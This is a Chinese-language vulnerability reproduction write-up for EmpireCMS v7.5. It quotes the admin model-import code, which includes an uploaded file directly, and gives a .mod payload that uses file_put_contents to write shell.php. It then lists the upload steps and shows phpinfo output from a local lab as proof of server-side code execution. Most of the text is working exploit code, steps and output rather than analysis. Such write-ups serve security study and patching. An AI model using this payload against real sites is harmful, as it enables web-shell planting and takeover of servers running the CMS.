



帝国CMS(EmpireCMS) v7.5漏洞复现

1、查看/e/admin/ecmsmod.php代码



```
142 elseif($news=="AddDataTable")//增加副表分表
143 {
144     AddDataTable($_POST,$loginid,$loginin);
145 }
146 elseif($news=="DefDataTable")//默认副表分表
147 {
148     DefDataTable($_GET,$loginid,$loginin);
149 }
150 elseif($news=="DelDataTable")//删除副表分表
151 {
152     DelDataTable($_GET,$loginid,$loginin);
153 }
154 //导入模型
155 elseif($news=="LoadInMod")
156 {
157     $file=$_FILES['file']['tmp_name'];
158     $file_name=$_FILES['file']['name'];
159     $file_type=$_FILES['file']['type'];
160     $file_size=$_FILES['file']['size'];
161     LoadInMod($_POST,$file,$file_name,$file_type,$file_size,$loginid,$loginin);
162 }
163 elseif($news=="ChangeAllModForm")//批量更新模型表单
164 {
165     ChangeAllModForm($_GET,$loginid,$loginin);
166 }
167 else
168 {
169     printerror("ErrorUrl","history.go(-1);");
170     db_close();
171     $empire=null;
172 }
173 }
```

2、跟随LoadInMod函数来到/e/class/moddofun.php，可以看到上传文件处使用make_password(10)对时间进行加密然后拼接成为上传的文件名,这样就无法得到用户名



```
2434 {
2435     printerror("EmptyLoadInMod","");
2436 }
2437 //扩展名
2438 $filetype=GetFileType($file_name);
2439 if($filetype!=".mod")
2440 {
2441     printerror("LoadInModMustmod","");
2442 }
2443 //表名是否已存在
2444 $num=$empire->gettotal("select count(*) as total from {$dbtbpre}enewstable where tbname='{$tbname}' limit 1");
2445 if($num)
2446 {
2447     printerror("HaveLoadInTb","");
2448 }
2449 //上传文件
2450 $spath=ECMS_PATH."e/data/tmp/mod/uploadm".time().make_password(10).".php";
2451 $cp=@move_uploaded_file($file,$spath);
2452 if(!$cp)
2453 {
2454     printerror("EmptyLoadInMod","");
2455 }
2456 DoChmodFile($spath);
2457 @include($spath);
2458 updateTbDefMod($tid,$tbname,$mid);
2459 //公共变量
2460 TogSaveXtF(1);
2461 GetConfig(1);//更新缓存
2462 //生成模型表单文件
2463 $modr=$empire->fetch1("select mtemp,qmtemp,cj from {$dbtbpre}enewsmo where mid='{$mid}'");
2464 ChangeMForm($mid,$tid,$modr[mtemp]); //更新表单
2465 ChangeQForm($mid,$tid,$modr[qmtemp]); //更新前台表单
2466 ChangeCj($mid,$tid,$modr[cj]); //采集表单
2467 //删除文件
```


3、继续浏览代码,在下面发现@include(\$spath)，直接包含了这个上传的文件,这时如果在上传文件中添加可以创建文件的代码就可以绕过找不到文件名这个限制了

```
moddofun.php - Visual Studio Code
D:\Software > phpStudy > PHPTutorial > WWW > EmpireCMS > upload > e > class > moddofun.php
2443 //表名是否存在
2444 $num=$empire->gettotal("select count(*) as total from {$dbtbpre}enewstable where tbname='$tbname' limit 1");
2445 if($num)
2446 {
2447     printerror("HaveLoadInTb","");
2448 }
2449 //上传文件
2450 $path=ECMS_PATH."e/data/tmp/mod/uploadm".time().make_password(10).".php";
2451 $cp=@move_uploaded_file($file,$path);
2452 if(!$cp)
2453 {
2454     printerror("EmptyLoadInMod","");
2455 }
2456 doChmodFile($path);
2457 @include($path);
2458 updateTbDefMod($tid,$tbname,$mid);
2459 //公共变量
2460 TogSaveUtf(1);
2461 getConfig(1);//更新缓存
2462 //生成模型表单文件
2463 $modr=$empire->fetch1("select mtemp,qtemp,cj from {$dbtbpre}enewsmo where mid='$mid'");
2464 ChangeMForm($mid,$tid,$modr[mtemp]); //更新表单
2465 ChangeQForm($mid,$tid,$modr[qtemp]); //更新前台表单
2466 ChangeCj($mid,$tid,$modr[cj]); //采集表单
2467 //删除文件
2468 delFiletext($path);
2469 //操作日志
2470 insert_dolog("tid=$tid&tb=$tbname<br>mid=$mid");
2471 printerror("LoadInModSuccess","db/ListTable.php".hReturnEcmsHashStrHref2(1));
2472 }
2473 //导出系统模型
2474 function LoadOutMod($add,$userid,$username){
2475     global $empire,$dbtbpre;
```


4、我们可以构造如下payload:

```
<?php file_put_contents("shell.php","<?php phpinfo(); ?>"); ?>
```

5、登录后台，找到如下界面



点击导入系统模型




数据库名随意，上传1.php.mod文件，文件内容如下：

```
<?php file_put_contents("shell.php","<?php phpinfo(); ?>"); ?>
```

上传之后访问：

http://localhost/EmpireCMS/upload/e/admin/shell.php

就可以看到phpinfo

PHP Version 5.4.45	
	
System	Windows NT 7SEVENERY 6.2 build 9200 (Windows 8 Business Edition) i586
Build Date	Sep 2 2015 23:45:53
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cmdscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pdoweb" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	D:\Software\phpStudy\PHPTutorial\php\php-5.4.45\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20100412
PHP Extension	20100525
Zend Extension	220100525
Zend Extension Build	API220100525,TS,VC9